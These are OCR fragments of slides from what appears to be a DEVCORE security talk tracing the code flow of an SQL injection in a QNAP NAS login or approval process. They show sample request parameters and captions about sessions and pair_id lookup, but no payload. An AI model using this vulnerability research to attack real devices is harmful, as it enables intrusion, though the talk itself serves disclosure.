
SQL Injection - Code Flow

DEVCORE



SQL Injection - Code Flow


DEVCORE



user = Alice
pwd = correct
func = approve
op = 1


通知 QNAP Server
有新的 session

SQL Injection - Code Flow



SQL Injection - Code Flow

DEVCORE




NAS 對應到 QNAP 帳戶

取得 user 的 pair_id

user = Alice
pwd = correct
func = approve
op = 1

